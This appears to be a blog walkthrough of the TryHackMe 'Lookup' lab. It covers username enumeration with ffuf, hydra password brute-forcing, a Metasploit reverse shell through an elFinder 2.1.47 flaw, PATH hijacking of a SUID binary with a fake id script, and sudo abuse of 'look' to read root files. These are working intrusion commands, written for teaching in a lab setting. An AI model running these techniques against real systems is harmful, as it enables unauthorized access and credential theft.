A web-based challenge covering username enumeration, credential brute-forcing, a known CVE in a file manager, and SUID binary abuse for privilege escalation.
Room url: https://tryhackme.com/room/lookup/
Recon
Starting with an nmap scan. Only two ports are open:
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
A gobuster scan on the web server doesn't reveal much beyond index.php and login.php:
$ gobuster dir -u http://lookup.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,bak,zip
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://lookup.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,html,txt,bak,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.php            (Status: 200) [Size: 719]
login.php            (Status: 200) [Size: 1]
Progress: 43876 / 1323354 (3.32%)
Enumeration
The login page:

The login form has a subtle but critical flaw : it returns different error messages depending on whether the username exists.

Entering hahaha / hahaha (invalid user):
Entering admin / pass (valid user, wrong password):

Two distinct responses : the error message leaks whether a username is valid:
- Valid username, wrong password →
"Wrong password" - Wrong username (any password) →
"Wrong username or password"
Exploitation
Username Enumeration
Now that admin is confirmed valid, a hydra run with rockyou finds admin : password123 ; but entering those creds still returns "Wrong username or password". Suspicious.
The behaviour maps out as:
- Correct username, wrong password →
"Wrong password" - Wrong username, correct/wrong password →
"Wrong username or password"
So the brute was matching on the wrong error string. Flipping the approach: keep a dummy password and fuzz the username instead using ffuf, filtering out the "Wrong username or password" response:
$ ffuf -w /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt \
  -u http://lookup.thm/login.php \
  -X POST \
  -d 'username=FUZZ&password=wrongpassword' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -mc all \
  -fr 'Wrong username or password'

admin                   [Status: 200, Size: 62, Words: 8, Lines: 1, Duration: 118ms]
jose                    [Status: 200, Size: 62, Words: 8, Lines: 1, Duration: 83ms]
Two valid usernames: admin and jose.
Credential Brute-Force
Bruting admin runs indefinitely so it's likely a very complex password. Trying jose with hydra:
$ hydra -l jose -P /usr/share/wordlists/rockyou.txt lookup.thm http-post-form "/login.php:username=^USER^&password=^PASS^:Wrong"

[80][http-post-form] host: lookup.thm   login: jose   password: password123
1 of 1 target successfully completed, 1 valid password found
jose : password123 and this one actually works.
Foothold via elFinder RCE
Logging in redirects to files.<ip-address>. After adding it to /etc/hosts, the app redirects to:
http://files.lookup.thm/elFinder/elfinder.html

The elFinder version is confirmed as 2.1.47 from
http://files.lookup.thm/elFinder/js/elfinder.min.js
Searchsploit turns up two relevant exploits:

Using the Metasploit reverse shell module with RHOSTS set:

The session kept dying with:
[*] 10.48.183.120 - Meterpreter session 8 closed.  Reason: Died
[+] Deleted uploaded file
[!] This exploit may require manual cleanup of '.2mhSqO.php' on the target
[*] Exploit completed, but no session was created.
After ~3 hours of debugging, two fixes:
- Verify
LHOST: Runip route get <victim-machine-ip>to confirm which interface IP is used to reach the target. That is the correctLHOST. - Switch the payload : Use
set payload php/reverse_php(or browseshow payloadsand pick an alternative). This is what ultimately worked.
Shell lands as www-data. A look at /etc/passwd shows three users with bash: root, think, and ubuntu
Lateral Movement : Abusing a Custom SUID Binary
Browsing through the system we find a user.txt under /home/think but we dont have permissions to read it because we are www-data
Searching for SUID binaries turns up something non-standard:
find / -perm -u=s -type f 2>/dev/null
...
/usr/sbin/pwm
Running it:
pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
The binary calls id, parses the username from the output, and reads /home/<username>/.passwords. Since it calls id without an absolute path, this is a classic PATH hijacking vulnerability.
Creating a fake id binary in /tmp that impersonates think:
cd /tmp
printf '#!/bin/bash\necho "uid=33(think) gid=33(think) groups=33(think)"\n' > id
chmod +x id
export PATH=/tmp:$PATH
When PATH is prepended with /tmp, the system finds the fake id there first before checking the real binary. Running pwm again now dumps the contents of /home/think/.passwords:


Using that as the password list for SSH:
$ hydra -l think -P jose_passwords.txt lookup.thm ssh

[22][ssh] host: lookup.thm   login: think   password: josemario.AKA(think)
1 of 1 target successfully completed, 1 valid password found
SSH in and grab the user flag:

Root Flag
As think, checking sudo permissions:

look is a file-reading utility; with sudo, it can read any file on the system.(gtfobins)

Using it directly against the root flag:

Root flag captured ; no full shell escalation required.
Key Takeaways
- Differing error messages on login forms leak valid usernames are always worth probing both a known-bad username and a suspected valid one to compare responses.
- PATH hijacking is highly effective when a SUID binary calls system commands by name rather than absolute path ; placing a fake binary earlier in
$PATHredirects execution entirely. - The
lookutility with sudo rights is a straightforward file-read primitive always cross-reference sudo-allowed binaries against GTFOBins.
About the author
- From Flaws to Resilience. Build.Break.Secure
Comments
Join the discussionNo comments yet. Be the first to comment.
A beginner's pentesting guide
I know that you guys ask ChatGPT for everything starting from breakfast recipies to everyday tasks and career decisions. But sometimes you go on a trek, and you reach a mountain and you see a bear coming towards you ready to attack. You quickly pull out your phone and open ChatGPT to ask what to do. But alas, you don't have internet connectivity. Game over; You're dead. I don't know how many of you have encountered a bear like that in actual life but if you are reading this you probably (like me) realised you've leased your brain to AI and you're starting to become too dependent on it and you probably should go back to the basics. If so, I welcome thee to my series of blogs on "hacking". Throughout this series, we'll start from the basics of what the hell to do when you are given a pentesting assignment. Sometimes you will encounter definitions, sometimes we'll go through tryhackme rooms together and sometimes, you'll have to do the hard job of setting up stuff (and I'm sure you'll ask ChatGPT to do that but let's try to do that on our own).